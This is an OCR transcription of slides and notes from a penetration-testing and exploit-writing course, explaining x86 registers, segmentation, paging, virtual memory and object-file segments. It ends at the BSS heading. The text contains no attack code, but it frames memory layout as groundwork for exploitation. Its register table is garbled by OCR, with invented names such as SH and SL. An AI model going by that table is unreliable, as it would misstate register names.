The stack pointer register is almost exclusively used for one purpose: to maintain the address of the top of the stack. When a function is called within a program, the address of the next instruction after the call is pushed onto the stack, serving as the return pointer, in order to restore the instruction pointer once the called function is complete. On 32-bit processes, the address held in EBP is then pushed onto the stack to restore EBP once the function is complete. This is commonly known as the Saved Frame Pointer (SFP). Next, the address held in ESP is moved over to the EBP register. At this point both EBP and ESP hold the same address, pointing to the SFP. To allocate memory on the stack to store data, the size of the buffer in bytes will be subtracted from the address held in ESP. The address held in ESP will now show the updated location after allocating space. We will discuss the procedure prologue in more detail shortly.

Extended Base Pointer (EBP)

EBP is used to reference variables on the stack, such as an argument being passed to a called function. As mentioned, once the return address and the SFP are pushed onto the stack, ESP then copies its address over to EBP. This gives EBP an anchor point that is static throughout the lifetime of the stack frame. EBP will always point to the saved frame pointer (SFP) throughout the duration of the function call. RBP, the 64-bit register, is no longer commonly used for this purpose. It typically serves as a general purpose register. The reason for this is that arguments are passed in registers as there are 16 general purpose registers on a 64-bit processor, as opposed to 8 on a 32-bit processor. A base pointer is no longer needed on the stack.



General Purpose Registers (3)

<---------------------- 32-bits ---------------------->

<-8-bits-> <-8-bits->

EAX		AH	AX	AL
ECX		CH	CX	CL
EDX		DH	DX	DL
EBX		BH	BX	BL
ESI		SH	SI	SL
EDI		DH	DI	DL
EBP			BP	
ESP			SP	

<--------- 16 bits ------->

<--------- 16 bits ------->


Code	CS
Data	DS
Stack	SS
Extra	ES
Data	FS
Data	GS

<---------------------- 32-bits ---------------------->

EIP		IP
EFLAGS		FLAGS

General Purpose Registers (3)

This diagram gives a graphical layout of the x86 32-bit and 16-bit registers. The upper-left block of registers are the 32-bit general purpose registers. The upper-right block of registers are the 16-bit segment registers. The bottom block is the 32-bit Extended Instruction Pointer (EIP) and the EFLAGS register. When running a 64-bit application the 32-bit registers and smaller registers already mentioned are still accessible. e.g. RAX, EAX, AX, AH, AL



Segment Registers (1)

- Segment Register functionality and types
  - *NIX vs. Windows usage
- Segment Selector and Descriptor
  - 16-bit value containing three parts
    - Index – 13 bit field & offset to the descriptor in the GDT
    - Table Indicator
    - Requestor Privilege Level
- Global and Local Descriptor Tables
  - GDTR & LDTR hold base address


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Segment Registers (1)

As mentioned earlier, segment registers often maintain the location of specific segments within virtual memory. Some of these registers have more specific functions, while others are general registers that can be used to maintain multiple locations in various segments. Amongst various versions of the Windows OS there are sometimes consistent uses of even the more general segment registers, often proving very useful when performing security research. In many cases, programs are designed with the expectation that a specific segment selector has been loaded into a segment register. 64-bit systems have little to no need for memory segments maintained by segment registers.

The visible part of a segment register is known as the segment selector. This is a 16-bit value consisting of three parts, including an Index, Table Indicator, and the Requestor Privilege Level. The Index portion is a 13-bit value that is actually an offset to a Segment Descriptor found in the Global Descriptor Table (GDT) or Local Descriptor Table (LDT). The index portion is multiplied by 8, and the sum is then added to the base address of the Descriptor Table found inside the GDT Register (GDTR) or LDT Register (LDTR). The Segment Descriptor is the non-visible piece containing other information necessary to obtain a full linear address. The Table Indicator contains whether the local descriptor table or global descriptor table contains our segment descriptor. Finally, the Requestor Privilege Level holds the privilege level for data access. The lower the number the higher the privilege level.

The Segment Descriptors residing in the Segment Descriptor Table hold other required information. Most importantly, the desired 32-bit base address is included in the Segment Descriptor. The Segment Descriptors also contain information on the segment size, which can be up to 4GB and access rights to the processor. The Segment Descriptor Table simply holds the Segment Descriptors.



Segment Registers (2)

- CS – Code Segment
- SS – Stack Segment
- DS – Data Segment
- ES – Extra Segment
- FS – Extra Data Segment
  - Notable use with Windows
- GS – Extra Data Segment

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Segment Registers (2)

Code Segment

The Code Segment (CS) holds the executable instructions of an object file. The CS is sometimes referred to as the Text Segment. Since the CS has the read and execute permissions, but not the write permission, multiple instances of the program can run simultaneously. The Code Segment register often points to an offset holding the start address of the executable code for a given process.


Stack Segment

The Stack Segment (SS) register maintains the location of the procedure stack. Specifically, the SS register commonly points to an offset address on the stack in memory, while the Stack Pointer (ESP/RSP) points to the top of the current stack frame in use.

Data Segments

There are four segment registers with the ability to point to various data segments. The four registers are the Data Segment (DS), Extra Segment (ES), FS, and GS. FS and GS started on the IA-32 Architecture and were given their name based on alphabetic purposes only.

The four segment registers are able to point to disparate data structures. This provides a level of control and segmentation with access to data. For example, one data structure may be the current object, while another may point into a dynamically created heap. In the event a program requires access to a data segment that is not currently loaded into a segment register, the required segment selector must be loaded. FS is used to point to the Thread Information Block (TIB) on Windows processes. GS is commonly used as a pointer to Thread Local Storage (TLS) for things such as security cookie validation.



Memory Models

- Real Mode
  - Maintained for backwards compatibility
  - Very limited feature set
  - 64-bit systems still start in this mode
- Protected Mode
  - Support for Virtual Memory up to 4GB and beyond
  - Can access any memory mode
- Long Mode for x64 systems

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Memory Models

Real Mode


At boot time the processor starts in Real Mode. It starts in this mode to support backward compatibility for older architectures. Real Mode has the ability to switch in and out of other modes, such as Protected Mode. Only a limited feature set is available in Real Mode, such as limitations on address space. Real mode may also be combined with a Flat Memory Mode to support a larger memory space up to 4 GB's. Flat Memory Mode by itself requires a one-to-one mapping to physical memory addressing.

Protected Mode

Protected Mode allows for up to 4 GB's of address space and supports Virtual Memory and paging -- discussed shortly. Memory segments are protected from each other, providing additional control. In order to switch from Real Mode to Protected Mode, a series of steps are required. Some of the more notable steps are the creation of a Global Descriptor Table and the loading of Stack Segment information amongst other segment registers. Almost all modern 32-bit Operating Systems run in Protected Mode.

Long Mode

Long Mode is the memory model used by 64-bit systems in order to detect 64-bit processors and support emulation for 32-bit systems.



Virtual Memory

- Physical Memory
  - The IA-32 default supports 4 GB of physical addressing
  - Physical Address Extension (PAE) can support up to 64 GB
  - 64-bit systems support much more memory, but do not utilize all 64-bits for memory addressing, as it's unnecessary
- Virtual / Linear Addressing
  - Supports 4GBs of Virtual Address Space on a 32-bit system
  - 64-bit applications running on a 64-bit processor get 7TB – 8TB for user mode and the same for Kernel mode!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Virtual Memory

Physical Memory

In protected mode, a 32-bit Intel processor can support up to 64 GB's of physical address space when using extensions. Some processors do not support the aforementioned extensions. Remember that the 32-bit processor registers are 32-bits wide, also supporting a maximum value of 2^32. If paging is not used, linear address space managed by the processor has a direct one-to-one mapping to a physical address. 64-bit processors are a bit different in that the physical memory limitations are based on various factors. It is commonly stated that up to 1TB of physical memory is supported; however, the OS and other hardware components likely restrict the amount of physical memory supported.

Virtual / Linear Addressing

In 32-bit protected mode, the processor uses 4 GBs of virtual or linear addressing for each process. Linear addressing is used primarily to expand the memory capabilities of the system and applications when physical memory resources are limited. If more memory is needed than what is physically available or a flat memory model is not desired, the processor can provide virtual memory through a process known as paging. Virtual memory, when used with paging, allows for each process to have its own 4 GB address space on a 32-bit application, running on either a 32-bit or 64-bit processor. The address space is split between the Kernel and the user mode application. This is an important piece for security research, as you will often find that specific functions within the code segment of a program are consistently located at the same address if it is not participating in ASLR. 64-bit applications, running on a 64-bit processor, each get 7TB – 8TB, both for user mode and Kernel mode.



Paging

- What is paging?
  - Process of allowing indirect memory mapping
  - Linear addressing is mapped into fixed-sized pages
    - Most commonly 4KB
    - Pages mapped into page tables with up to 1,024 entries
      - Page tables mapped into page directories
      - Page directories can hold up to 1,024 page tables
    - Linear address maps to page directory, table and page offset
    - Translation Lookaside Buffers (TLB)'s hold frequently used page tables and entries
  - Page file may not be needed or used on 64-bit systems
  - Context Switching and the Process Control Block (PCB)
    - Register values for each process are stored in the PCB and loaded during context switching

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Paging


Let us start with a simple example. If you are running an x86-based processor that supports up to 4 GB of linear addressing and you also have 4 GB of physical memory, theoretically, a one-to-one mapping could be performed. However, multiple processes are always running simultaneously, each with their own 4 GBs of virtual memory, and a one-to-one mapping is not possible. If during program runtime you notice that a program's code segment consistently seems to be mapped to the exact same addressing layout, paging is being used with virtual memory. Let us take a closer look at this concept.

Paging works by dividing up the linear address space into pages. These pages are commonly divided into 4 KB's each, however, they may also be divided up into larger pages, such as 2 or 4 MBs. For our purposes we will focus on 4 KB pages as it is most common. The pages are mapped to physical memory of the same page size, and the entries are held in a page table. Each page table can support up to 1,024 page entries. The page tables are then grouped together into a page directory. Each page directory can hold up to 1,024 page tables. The linear address is used to perform the translation to the physical address. The first section of the linear address is used to map to a specific entry within the page directory. This entry provides the location of the desired page table. The next section of the linear address is used to select the correct page table entry, which in turn gives us the address of the desired physical page. The last piece of the linear address provides the offset within the page, finally giving us the full 32-bit physical address.

As stated, when using virtual memory with paging, each process or program can have its own 4 GB address space. In this scenario, each program has its own page directory structure to map back to physical addressing as discussed above. Most commonly you will not see segmentation used, but will see paging used with virtual memory. One of the key items to note is that typically the higher 2 GB of virtual memory is reserved for the Kernel. It could be the lower half if set up that way; regardless, 2 GB is assigned for the process or task itself and the other 2 GB for Kernel services. You may also see on some operating systems that only 1GB is reserved for the Kernel. Be sure to check how the address space is used on each system you're researching. On most versions of Windows the address range 0x00000000 to 0x7FFFFFFF is assigned to the process and 0x80000000 to 0xFFFFFFFF is assigned to the Kernel services. Certain portions of those ranges are not accessible. This higher 2 GBs of virtual memory is important, as services needed by the Kernel and the process itself must be mapped into the memory relative to the process. This means that every process or program running on the system has these Kernel services mapped into its memory space. These virtual memory addresses are typically consistent within each process. The Kernel is actually one giant, shared memory region, often referred to as the Kernel Pool. There are various Kernel Pool types, such as the Paged Pool and the Non-Paged Pool.

So if each process gets its own 2 GBs of address space to use, there must be some overlap between processes, right? Absolutely! You will often notice that several applications are loaded into memory at the same address. Even multiple instances of the same application are loaded into what seems the same area of memory. Remember that each process is mapped to physical memory via the page tables, which allows them to use the same addressing, yet remain unique. If we are allowing multiple processes to use the same addresses simultaneously, there must be a way for the processor to know within what task it is working. This is done through the use of the Process Control Block (PCB) and Context Switching. A processor uses time slicing between processes via the use of cycles. Depending on the priority level and other factors, each process is assigned a number of cycles. When context switching between one process and another, important elements, such as the Process ID (PID) and address space assigned to the process, must be loaded into memory and into the registers. During each process context switch, the state of the registers is written to the PCB for the given process. The PCB commonly holds a pointer to the next process in where the processor should switch. Process context switching has a lot of overhead as TLB's are flushed, state is captured, and other operations. Thread context switching is the practice of switching between threads within a single process. This operation does not carry the same level of overhead as process context switching.

A final note on paging is the use of Translation Lookaside Buffers (TLB)'s. The processor maintains a cache of the most recently used page tables and entries. This is used for the same purpose as any other cache; to minimize the processor time and utilization to access frequently pages of memory.



Paging vs. Swap


- Non-recently accessed pages are copied over to disk
- Page Faults
  - Occurs when the system attempts to access an address of memory that has been paged to disk
  - Relatively time consuming
- Swapping an entire process
- Windows Memory Optimization
  - Pages out unused memory addressing

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Paging vs. Swap

Paging is performed when the system runs out of available memory. At this point, the system will copy non-recently accessed pages over to the hard disk in an area set up as swap space. This frees up the limited memory resources so they may hold additional data. If a system then goes to access an address of memory where the desired data formerly existed, but has been paged to disk, a Page Fault is generated. At this point the data will be loaded back into RAM so it may be accessed. The OS will try to minimize the number of Page Faults generated, as they are time-consuming from a processor's perspective.

You will often times hear the terms paging and swapping used synonymously; however, there is a difference. Historically, swapping was a term used on older systems when memory was a scarce resource. The processor would completely swap a running process out of memory onto the hard disk to allow another program to run. Some operating systems handle both swapping and paging a bit differently. Windows uses paging by default for each process to better manage system resources. A program will often ask for a much larger segment of memory than needed. In this instance Windows will often page out a chunk of that process to disk until it is needed. This again allows for physical memory resources to be utilized more efficiently. Windows will also try and guess which parts of memory within a process are likely not to be needed again. This area of memory can be paged out of physical memory and loaded again if needed. You will not see many modern OSs swapping out an entire process. Normally, it is limited to fixed sized pages of memory being written into swap space on a hard disk until it is needed.



Object Files

- Code Segment
  - Fixed size segment containing code
- Data Segment
  - Fixed size segment containing initialized variables
- BSS Segment
  - Fixed size segment containing uninitialized variables
- Heap
  - Segment for dynamic and/or large memory requests
- Stack Segment
  - Procedure stack for the process

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Object Files

When a programmer writes a program in a high-level language such as C or C++, a compiler is used to convert the source code into a format known as object code. Object code is the representation of the program in binary machine code format. An object file can consist of multiple components, including the compiled binary program data, a symbol table, relocation information, and other elements. Each of these components is used by the loader and linker to perform actions such as run-time operations and symbol resolution. We'll talk more about linkers and loaders in a bit, but for now, just know that a linker is responsible for resolving the location of desired functions in a system library. A loader is used to load an object file into memory at the desired load addressing, as well as mapping various segments.

During program runtime multiple segments are mapped and created in memory. The primary segments are the Code Segment, Stack Segment, Data Segment, Heap and Block Started by Symbol (BSS). Let us walk through each one of the segments so we may further lay a foundation, before moving forward. There are other segments which exist inside an object file and they will be discussed when appropriate.

Note: Each Operating System and compiler behaves differently. What may be created in one way by one OS or compiler, may not look the same by another. For many of our examples in this course we will be looking at the C programming language and the GNU GCC compiler.

Code Segment

The Code Segment (CS), as with the Data Segment and BSS segment are of fixed size. Space cannot be allocated into these segments without the potential for affecting the proper functionality of the program. The Code Segment is set up with read and execute permissions; however, the write permission is disabled as it contains the program's instructions as interpreted by the compiler.

Data Segment

The Data Segment (DS) contains initialized global variables. These are variables that were defined by the programmer. e.g. "*int x = 1;*" Segment Registers DS, ES, FS and GS can all map to different areas within memory. For example, in Windows, a pointer to the Structured Exception Handler (SEH) chain is held at FS:[0x00] within the Thread Information Block (TIB), and a pointer to the Process Environment Block (PEB) is held at FS:[0x30]. We will talk about why such placeholders are important as we continue through the course. The data segment should be readable, but not writable.

Block Started by Symbol (BSS)

